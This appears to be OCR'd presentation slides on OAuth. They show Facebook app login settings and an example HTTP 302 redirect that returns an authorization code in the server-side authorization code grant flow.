
No — Force Web OAuth Reauthentication
When on, prompts people to enter their Facebook password in order to log in on the web. [?]

No — Embedded Browser OAuth Login
Enables browser control redirect uri for OAuth client login. [?]

Valid OAuth redirect URIs
Valid OAuth redirect URIs.


Yes — Login from Devices
Enables the OAuth client login flow for devices like a smart TV [?]

Traditional OAuth "dance" – Authorization Code Grant aka server side flow




```
HTTP/1.1 302 Found
Location: https://www.printondemand.biz/callback?
code=SplxlOBeZQQYbYS6WxSbIA
```

Traditional OAuth "dance" – Authorization Code Grant aka server side flow



